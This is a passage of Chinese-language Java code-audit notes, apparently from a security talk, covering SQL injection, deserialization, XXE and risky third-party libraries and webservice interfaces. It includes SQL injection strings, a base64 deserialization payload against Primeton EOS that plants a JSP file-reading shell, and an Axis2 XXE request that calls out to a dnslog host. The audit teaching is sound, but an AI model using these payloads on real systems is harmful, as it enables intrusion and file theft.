            addItemToElementFromRs(root, rs);
          }
        }
        else
        {
          String strSql = "select * from typestruct where nodeid =?";
          pst = conn.prepareStatement(strSql);
          pst.setString(1, nodeid);
          ResultSet rs = pst.executeQuery();
          while (rs.next()) {
            addItemToElementFromRs(root, rs);
          }
  }
```

当 nodeid 为 1

完整的语句是 :

```
select * from typestruct where nodeid in(1)
```

当 nodeid 为 1) union select 1,2,3.....from table where 1=(1

完整的语句是 :

```
select * from typestruct where nodeid in(1) union select 1,2,3.....from table
```

```
where1=(1)
```

框架类型注入

注解：通常是没有明白框架调用的用法，错误的造成了字符串拼接，导致了注入

假设 id 为 1234，当 orgCode 为 1

完整的语句是：

```
select ar.role_id, ar.role_name, ar.role_desc,’1’as co_code, ‘1’ as org_code, CREATOR from as_role ar where ar.role_id = 1
```


当 nodeid 为 1’||(case when 1=1 then ” else ‘a’ end)||’

完整的语句是：

```
select ar.role_id, ar.role_name, ar.role_desc,’1’as co_code, ‘1’||(case when 1=1 then ” else ‘a’ end)||” as org_code, CREATOR from as_role ar where ar.role_id = 1
```

ORM 类型注入


注解：通常指的是类似 hibernate 一类具有安全语法检测的注入



总体上来说，sql 注入离不开这三大类，小伙伴们有时候在众测时候，会遇到厂商说取出来一个 user 不行，必须数据全能跑出来才算，这时候可以根据上面的描述，如果你运气够好，可能就造成任意语句执行


序列化漏洞

在序列化代码审计中，重点提出来内网渗透中 SOAPMonitor 的成因




XML 实体注入

重点提出来某知名应用程序的一个漏洞



通过 dwr 接口，暴露出来对 xml 的解析，没有禁用实体，而且如果 payload 中位于 string 标签内的还会被回显回来



框架流程分析

这里重点介绍了普元 EOS 的分析流程，安全概要，包括两大类，反序列化和 XML 实体注入

流程分析详见 ppt，这里只展示请求效果图

1、反序列化

```
POST /coframe/auth/login/org.gocom.components.coframe.auth.login.login.flow HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 1602
Cache-Control: max-age=0
Origin: http://127.0.0.1:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1:8080/coframe/auth/login/login.jsp
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=839DEF2CA104584E49995ABC5AF16141
Connection: close

_eosFlowDataContext=rO0ABXNyAC9vcmcuYXBhY2hlLmNvbW1vbnMuZmlsZVwbG9hZC5kaXNrLkRpc2tGaWxlSXRlbcDtkuc
GmEJdAwAKWgALaXNGb3JtRmllbGRlKAARzaXplSQANc2l6ZVRocmVzaG9sZFsADWNhY2hlZENvbnRlbnR0AAJbQkwAC2Nvb
nRlbnRUeXBldAASTGphdmEvbGFuZy9TdHJpbmc7TAAIZGZvc0ZpbGV0AA5MamF2YS9pby9GaWxlO0wACWZpZWxkTmFtZ
XEAfgACTAAIZmlsZU5hbWVxAH4AAkwAB2hlYWRlcnN0AC9Mb3JnL2FwYWNoZS9jb21tb25zL2ZpbGV1cGxvYWQvRmlsZUl0Z
W1IZWFkZXJzO0wACnJlcG9zaXRvcnlxAH4AA3hwAP//////////AAAAAHVyAAJbQqzzF/gGCFTgAgAAeHAAAAK2PCVAcGFnZSBs
YW5ndWFnZT0iamF2YSIgY29udGVudFR5cGU9ImFwcGxpY2F0aW9uL3gtbXNkb3dubG9hZCIgIHBhZ2VFbmNvZGluZz0idXR
mLTgiJT48JUBwYWdlIGltcG9ydD0iamF2YS5pby4qIiU%2bPCVyZXNwb25zZS5zZXRDb250ZW50VHlwZSgiYXBwbGljYXRpb24v
eC1kb3dubG9hZCIpO1N0cmluZyBmaWxlZG93bmxvYWQgPSByZXF1ZXN0LmdldFBhcmFtZXRlcigiZmlsZW5hbWUiKTtyZXNwb
25zZS5hZGRIZWFkZXIoIkNvbnRlbnQtRGlzcG9zaXRpb24iLCJhdHRhY2htZW50O2ZpbGVuYW1lPSIgKyBmaWxlZG93bmxvYW
QpO091dHB1dFN0cmVhbSBvdXRwdD0gbnVsbDtGaWxlSW5wdXRTdHJlYW0gaW4gPSBudWxsO3RyeXtvdXRwdD0gcmVzcG9
uc2UuZ2V0T3V0cHV0U3RyZWFtKCk7IGlulD0gbmV3IEZpbGVJbnB1dFN0cmVhbShmaWxlZG93bmxvYWQpO2J5dGVbXSBiID
0gbmV3IGJ5dGVbMTAyNF07aW50IGkgPSAwO3doaWxlKChpID0gaW4ucmVhZChiKSkgPiAwKXtvdXRwLndyaXRlKGIsIDAsIG
kpO31vdXRwLmZsdXNoKCk7fWNhdGNoKEV4Y2VwdGlvbiBlKXtTeXN0ZW0ub3V0LnByaW50bG4olkVycm9yISIpO2UucHJpbn
RTdGFja1RyYWNlKCk7fSBmaW5hbGx5eyBpZihpbiAhPSBudWxsKXsgaW4uY2xvc2UoKTsgaW4gPSBudWxsO30gaWYob3V
0cCAhPSBudWxsKXtvdXRwLmNsb3NlKCk7b3V0cCA9IG51bGw7fX0lPnQAGGFwcGxpY2F0aW9uL29jdGV0LXN0cmVhbXB0A
AR0ZXN0cQB%2bAAIwc3lADGphdmEuaW8uRmlsZQQtpEUODeT/AwABTAAEcGF0aHEAfgACeHB0ADhcdXNyXGVlYW5rXGJ
taWxkaXRcYXBwXGVmbWYuZWFyXGVmbWYud2FyXGNvcHlyaWdodC5qc3DAgHLCAFx4eA%3d%3d
```

2、XML 实体注入

三方应用笔记

随着语言体系的越发灵活，第三方开发库也随之越来越多，每一种语言都有自己固定的坑，如何正确规范安全的开发将会是重中之重，所以开发时候我们尽量的要对这些第三方东西做安全审计

XML 解析库

拿 java 举例子，统计了使用量最多的 9 类 xml 解析库，均存在安全问题

这里主要指的是 xxe，开发者应该在调用这些库的时候，要么通过 api 禁用外部实体引用，要么就从参数入口处进行过滤

```
javax.xml.stream.XMLStreamReader;
javax.xml.parsers.DocumentBuilderFactory;
org.dom4j.io.SAXReader;
org.xml.sax.helpers.XMLReaderFactory;
javax.xml.parsers.SAXParser;
javax.xml.parsers.DocumentBuilder;
org.jdom.input.SAXBuilder;
org.dom4j.DocumentHelper;
org.jdom.output.XMLOutputter;
```

反序列化库


各种漏洞的 jar 包

这里面重点提出来两个 jar，比如 cos.jar，里面就存在上传坑，如果开发人员不知道，他默认的临时文件存储就会在 web 目录下，最后采用时间竞争机制 getshell，还有就是

dd-plist.jar，大部分人是用这个去解析 json 的，但是它内置了 xml 的解析，只是判断了 content-type 和传递的数据是否是 xml 开头的，这样流入到最终逻辑造成 xxe 攻击

CVE 相关调用的坑


这里列出来的相关框架，或者开发语言，都被 cve 报过，所以开发时候要特别注意，其中反序列化比如 weblogic，开发框架比如 thinkphp 等等



接口滥用要记

这里主要讲了 java 应用中的四大接口 webservice，dwr，hessian，gwt，从他们的默认配置，到内置漏洞，算是一个总结笔记

四大 webservice 默认配置，众测可以通过这些进行猜测：



axis2 里面 jws 文件构建 webservice：

在 web 目录全局查找 jws 结尾的文件


根据对应的 web 访问目录通过浏览器进行访问

对其相应的接口进行审计


axis2 低版本 cve 在通用程序上：

```
POST /jsoa/services/ProcessService HTTP/1.1
Content-Type: text/xml; charset=UTF-8
SOAPAction: "urn:anonOutInOp"
User-Agent: Axis2
Host: [redacted]
Content-Length: 123

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM
"http://axis2.88d100.dnslog.info">%remote;]>
```


xfire 容器截至最后一个版本 XXE 漏洞：



